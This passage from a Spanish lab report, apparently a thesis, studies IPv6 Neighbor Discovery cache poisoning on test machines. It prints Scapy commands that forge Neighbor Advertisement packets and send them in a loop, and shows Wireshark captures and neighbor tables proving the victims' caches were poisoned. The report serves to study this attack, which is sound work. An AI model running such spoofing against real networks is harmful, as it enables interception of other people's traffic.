
Vemos en la tabla del PC3 como un equipo con la IP 5001::2 (la del PC2) tiene la MAC 00:00:00:00:00:01 (la del PC1 atacante). A partir de aquí ya hemos vulnerado la tabla y así poder recibir por ejemplo, tráfico sin que el PC3 sepa que somos otro equipo.

Análisis del resultado

A continuación se va analizar los resultados anteriores mediante la el *Software* Libre Wireshark, que es un *sniffer* de tráfico.
Los ataques de este tipo, se basan en enviar cada cierto tiempo mensajes de tipo “Neighbor Advertisment” con información manipulada hacia la víctima (en nuestro caso PC3), ya que el objetivo principal del envío de estos mensajes, es introducir información maliciosa en la caché de las víctimas, y así las víctimas enviarán tráfico hacia el atacante (en nuestro caso PC1).
A efectos normales, esta prueba sin intento de vulneración del sistema, debería de funcionar de la siguiente manera. Cuando el PC3 desea comunicarse con el otro dispositivo, en nuestro caso PC2, lo primero que debería de hacer PC3, es preguntar con una determinada dirección multicast la dirección MAC del PC2.

A continuación el PC2 debería contesta con “Neighbor Advertisment” su dirección MAC de capa de enlace.
Por lo tanto el PC3 se guardará en su propia caché esta información durante un tiempo, y la utilizará para construir paquetes de la capa 2 que vayan dirigidos al PC2.


En la siguiente captura, vemos que para la prueba 1, hay peticiones de ping entre el equipo 5001::3 (PC3) y 5001::2 (PC2) mediante el protocolo ICMPv6.
Como se ha explicado anteriormente, el equipo PC2 debería de contestar con un “Neighbor Advertisment” su dirección MAC de capa de enlace, y efectivamente, le contesta diciéndole que tiene la MAC 00:00:00:00:00:01 y así el PC3 habrá sido vulnerado ya que esa MAC es la correspondiente al PC1.



Source	Destination	Protocol	Length	Info
5001::3	5001::2	ICMPv6	118	Echo (ping) reply id=0x4775, seq=622
5001::3	5001::2	ICMPv6	118	Echo (ping) request id=0xba07, seq=221
5001::3	5001::2	ICMPv6	118	Echo (ping) request id=0xba07, seq=221
5001::2	5001::3	ICMPv6	118	Echo (ping) reply id=0xba07, seq=221
5001::2	5001::3	ICMPv6	86	Neighbor Advertisement 5001::2 (ovr) is at 00:00:00:00:00:01
5001::2	5001::3	ICMPv6	118	Echo (ping) request id=0x4775, seq=623

Figura 24. Wireshark1

Si analizamos la información del paquete donde sale el “Neighbor Advertisment”, vemos lo siguiente:



```
⊞ Frame 99: 86 bytes on wire (688 bits), 86 bytes captured (688 bits)
⊟ Ethernet II, Src: 00:00:00_00:00:01 (00:00:00:00:00:01), Dst: 00:00:00_00:00:03 (00:00:00:00:00:03)
  ⊟ Destination: 00:00:00_00:00:03 (00:00:00:00:00:03)
      Address: 00:00:00_00:00:03 (00:00:00:00:00:03)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
  ⊟ Source: 00:00:00_00:00:01 (00:00:00:00:00:01)
      Address: 00:00:00_00:00:01 (00:00:00:00:00:01)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
    Type: IPv6 (0x86dd)
⊟ Internet Protocol Version 6, Src: 5001::2 (5001::2), Dst: 5001::3 (5001::3)
  ⊞ 0110 .... = Version: 6
  ⊞ .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00000000
    .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
    Payload length: 32
    Next header: ICMPv6 (0x3a)
    Hop limit: 255
    Source: 5001::2 (5001::2)
    Destination: 5001::3 (5001::3)
⊟ Internet Control Message Protocol v6
    Type: Neighbor Advertisement (136)
    Code: 0
    Checksum: 0x6598 [correct]
  ⊞ Flags: 0x20000000
    Target Address: 5001::2 (5001::2)
  ⊟ ICMPv6 Option (Target link-layer address : 00:00:00:00:00:01)
      Type: Target link-layer address (2)
      Length: 1 (8 bytes)
      Link-layer address: 00:00:00_00:00:01 (00:00:00:00:00:01)
```

Figura 25. Wireshark2

Vemos más claramente que el origen del paquete es desde la MAC 00:00:00:00:00:01 al destino 00:00:00:00:00:03 pero que a su vez vemos que el origen es desde el 5001::2 al 5001::3.
Con la anterior captura vemos que trabaja bajo el protocolo ICMPv6.

Prueba 2

Para la segunda prueba, se pretende algo parecido que la prueba 1 pero con la diferencia de que no tenemos equipo colaborador, sino que los equipos entre ellos, indirectamente, serán colaboradores. Tendremos los tres equipos virtualizados, donde se pretende atacar a dos equipo (PC2 y PC3), recibiendo paquetes ICMPv6 manipulado por el atacante (PC1), creado mediante el software SCAPY. Un paquete para el PC1 y otro paquete para el PC2.

El objetivo es conseguir que el atacante (PC1) pueda modificar las MAC ADDRESS del PC2 (00:00:00:00:03) y PC3 (00:00:00:00:03) y substituirla por la del mismo atacante (00:00:00:00:01) con el riesgo que conlleva eso.

A continuación vemos la arquitectura lógica de lo que se pretende realizar:




Figura 26. Prueba2

La parte del ataque al PC3 se ha descrito anteriormente, por lo tanto no se va duplicar la información y en esta parte solo vamos a describir como se ha realizado el ataque para el PC2 (FEDORA) ya que para el PC3 se ha descrito anteriormente.

Creación del paquete ataque

Como se ha realizado en la Prueba 1, en el equipo PC1 (atacante) vamos a crear el paquete de ataque ICMPv6 mediante la herramienta SCAPY. Ejecutamos el software y le introducimos los valores correspondiente al paquete ICMPv6. En en anexo 3 se explica como definir variables.

```
>>> (a/b/c/d).display()
###[ Ethernet ]###
  dst= 00:00:00:00:00:02
  src= 00:00:00:00:00:01
  type= 0x86dd
###[ IPv6 ]###
     version= 6
     tc= 0
     fl= 0
     plen= None
     nh= ICMPv6
     hlim= 255
     src= 5001::3
     dst= 5001::2
###[ ICMPv6 Neighbor Discovery - Neighbor Advertisement ]###
        type= Neighbor Advertisement
        code= 0
        cksum= None
        R= 0
        S= 0
        O= 1
        res= 0x0
        tgt= 5001::3
###[ ICMPv6 Neighbor Discovery Option - Destination Link-Layer Address ]###
           type= 2
           len= 1
           lladdr= 00:00:00:00:00:01
```

Figura 27. Paquete

En la variable “a” se define el paquete ICMP va desde el PC1 al PC2 (destino) mediante la MAC de cada uno. En la variable “b” se define los equipos involucrados o lo que es lo mismo el “engaño” mediante ICMPv6 y definiendo las IPv6 de cada uno de los equipos PC3 y PC2(destino/víctima). En la variable “c” definimos el Neighbor Advertisement, diciéndole que somos el PC3 (colaborador). En la variable “d” le decimos que introduzca la MAC del equipo PC1 (atacante).

Envío del paquete a los dos equipos

A continuación veremos el envío del paquete desde el PC1 (atacante) de las variables a, b, c, d anteriormente definidas a los dos equipos (PC2 y PC3) y se añade la interfície que queremos que salga el paquete, en nuestro caso queremos que salga por la IPv6 definida en la eth1. Recordar que el objetivo es atacar a los dos equipos PC2 y PC3.
También le introducimos una loop (opcional) y un intervalo en segundos, en nuestro caso para esta prueba se ha definido 2 segundos, aunque se puede hacer con un valor inferior o superior. Al final el software nos dirá los paquetes enviados.

Envío para el PC2 (Fedora):

```
>>> (a/b/c/d).display()
###[ Ethernet ]###
  dst= 00:00:00:00:00:02
  src= 00:00:00:00:00:01
  type= 0x86dd
###[ IPv6 ]###
     version= 6
     tc= 0
     fl= 0
     plen= None
     nh= ICMPv6
     hlim= 255
     src= 5001::3
     dst= 5001::2
###[ ICMPv6 Neighbor Discovery - Neighbor Adverti
        type= Neighbor Advertisement
        code= 0
        cksum= None
        R= 0
        S= 0
        O= 1
        res= 0x0
        tgt= 5001::3
###[ ICMPv6 Neighbor Discovery Option - Destinati
           type= 2
           len= 1
           lladdr= 00:00:00:00:00:01
>>> sendp(a/b/c/d, iface='eth1', loop=1, inter=2)
.....
Sent 61 packets.
```

Figura 28. Envío para PC2.

Envío para PC3 (Ubuntu 10.04):

```
>>> (a/b/c/d).display()
###[ Ethernet ]###
  dst= 00:00:00:00:00:03
  src= 00:00:00:00:00:01
  type= 0x86dd
###[ IPv6 ]###
     version= 6
     tc= 0
     fl= 0
     plen= None
     nh= ICMPv6
     hlim= 255
     src= 5001::2
     dst= 5001::3
###[ ICMPv6 Neighbor Discovery - Neighbor Advertisement ]###
        type= Neighbor Advertisement
        code= 0
        cksum= None
        R= 0
        S= 0
        O= 1
        res= 0x0
        tgt= 5001::2
###[ ICMPv6 Neighbor Discovery Option - Destination Link-Layer
           type= 2
           len= 1
           lladdr= 00:00:00:00:00:01
>>> d=ICMPv6NDOptDstLLAddr(lladdr='00:00:00:00:00:01')
KeyboardInterrupt
>>> sendp(a/b/c/d, iface='eth1', loop=1, inter=2)
.....^
Sent 62 packets.
```

Figura 29. Envío para PC3.

Resultado del ataque

Nos vamos al PC2 (víctima) y vemos si se ha realizado con éxito el ataque.

```
[edu@localhost ~]$ ip neigh show dev p7p1
fe80::200:ff:fe00:1 lladdr 00:00:00:00:00:01 router REACHABLE
5001::3 lladdr 00:00:00:00:00:01 REACHABLE
```

Figura 30. Resultado.

Vemos en la tabla del PC2 como un equipo con la IP 5001::3 (la del PC3) tiene la MAC 00:00:00:00:00:01 (la del PC1 atacante). A partir de aquí ya hemos vulnerado la tabla y así poder recibir por ejemplo, tráfico sin que el PC2 sepa que somos otro equipo ajeno.

Ahora nos vamos al PC3 (víctima) y vemos si se ha realizado con éxito el ataque, el resultado debe ser parecido al de la prueba 1, pero con una pequeña diferencia, que más adelante se va analizar.

```
fe80::200:ff:fe00:1 lladdr 00:00:00:00:00:01 router DELAY
root@edu-desktop:/# ip neigh show dev eth2
5001::2 lladdr 00:00:00:00:00:01 REACHABLE
fe80::200:ff:fe00:1 lladdr 00:00:00:00:00:01 router REACHABLE
```

Figura 31. Resultado2.

Vemos en la tabla del PC3 como un equipo con la IP 5001::2 (la del PC2) tiene la MAC 00:00:00:00:00:01 (la del PC1 atacante). A partir de aquí ya hemos vulnerado la tabla y así poder recibir por ejemplo, tráfico sin que el PC3 sepa que somos otro equipo.

Análisis del resultado

Como en la prueba 1, a continuación se va analizar los resultados anteriores mediante la el *Software* Libre Wireshark, que es un *sniffer* de tráfico.

En la prueba 1 se ha explicado que los ataques de este tipo, se basan en enviar cada cierto tiempo mensajes de tipo “Neighbor Advertisment” con información manipulada hacia las víctimas (para la prueba 2 seria atacar a PC2 y PC3), ya que el objetivo principal del envío de estos mensajes, es introducir información maliciosa en la caché de las víctimas, y así las víctimas enviarán tráfico hacia el atacante (en nuestro caso PC1).

A efectos normales, se ha explicado en el análisis de resultados de la prueba 1 el resultado que debería de ser sin intentar de vulnerar el sistema. Para esta prueba debería ser igual que la prueba1 pero con una victima más, en nuestro caso, el PC2.
No se va analizar los datos que pasaría en el PC3 porqué los resultados son iguales que en la prueba 1, por lo tanto nos vamos a centrar más en los resultados del PC2 que debería de funcionar de la siguiente manera.

Cuando el PC2 desea comunicarse con el otro dispositivo, en nuestro caso PC3, lo primero que debería de hacer PC2, es preguntar con una determinada dirección multicast la dirección MAC del PC3. A continuación el PC3 debería contesta con “Neighbor Advertisment” su dirección MAC de capa de enlace.

Por lo tanto el PC2 se guardará en su propia caché esta información durante un tiempo, y la utilizará para construir paquetes de la capa 2 que vayan dirigidos al PC3. Es importante saber que todo esto resultará mientras también se ataca al PC3, igual como se ha realizado en la prueba1.

Como se aprecia en la siguiente captura, vemos que hay peticiones de ping entre el equipo 5001::3 (PC3) y 5001::2 (PC2) mediante el protocolo ICMPv6.
Como se ha explicado anteriormente, el equipo PC3 debería de contestar con un "Neighbor Advertisment" su dirección MAC de capa de enlace, y efectivamente, le contesta diciéndole que tiene la MAC 00:00:00:00:00:01 y así el PC2 (como el PC3) habrá sido vulnerado ya que esa MAC es la correspondiente al PC1. La diferencia de esta prueba con la primera, es que para los equipos PC3 y PC2, tienen la MAC 00:00:00:00:00:01 como se ve en la captura y por lo tanto el atacante (PC1) ha vulnerado tanto al equipo PC2 como PC3.




Figura 32. Wireshark1.

Si analizamos la información del primer paquete donde sale el "Neighbor Advertisment", con destino 5001::2 vemos lo siguiente:




Figura 33. Wireshark2.

Vemos claramente que el origen del paquete es desde la MAC 00:00:00:00:00:01 al destino 00:00:00:00:00:02 pero que a su vez vemos que el origen es desde el 5001::3 al 5001::2.

Con el software Wireshark vemos una diferencia a comparación de la prueba1 como se ve en la siguiente captura:




Figura 34. Wireshark3.

Se analiza que vemos una redirección a la MAC 00:00:00:00:00:02. Esto es debido porqué el sistema se da cuenta de un problema entre las MAC de cada uno de los equipos PC2 y PC3, ya que los dos tienen la misma MAC 00:00:00:00:00:01 e interpreta que hay una malformación del paquete, como se muestra en la siguiente captura y obliga a redirigir la MAC a su original 00:00:00:00:00:02.




Figura 35. Wireshark4.

Prueba 3

Con la siguiente prueba, se pretende realizar con equipos reales pero sin estar en funcionamiento del servicio de la empresa, es decir, no estará disponible para diversos clientes/usuarios. Podríamos decir que la siguiente prueba es una mezcla de las anteriores pruebas virtualizadas pero con la repercusión de hacer un prueba con equipos y MAC reales pero sin la repercusión de tener un servicio debajo como puede ser DNS(idea principal de la prueba).

A continuación se describe los equipos participantes y vemos la arquitectura lógica de la prueba que se va a realizar:

- Colaborador: Netbook ASUS con Ubuntu 10.04.
- Víctima: Portátil Dell Latitude E5400 con Sistema Operativo Fedora 15.
- Atacante: Ordenador (torre) con Ubuntu 11.10 y software SCAPY.




Figura 36. Prueba3.

Como se ha descrito anteriormente, tenemos tres equipos, donde se pretende atacar al portátil DELL (PC2), deberá recibir paquetes ICMPv6 manipulado por el atacante PC1, creado mediante el software SCAPY. Éste equipo enviará paquete para el PC1 y otro para el PC2.

El objetivo es conseguir que el atacante (PC1) con su MAC ADDRESS (00:15:f2:e8:83:ce) pueda modificar la tabla del PC2 y que tiene la MAC ADDRESS (00:29:ae:3a:81:ca). Todo esto con la ayuda del PC3 y MAC ADDRESS (00:23:8b:28:3a:0a).

Configuración red de los equipos

A continuación se muestra la configuración de red de los equipos PC1, PC2 y PC3 que van a participar en la prueba.

- Víctima: Portátil Dell Latitude E5400 con Sistema Operativo Fedora 15.

```
[root@edu ~]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:24:2C:64:5D:C3
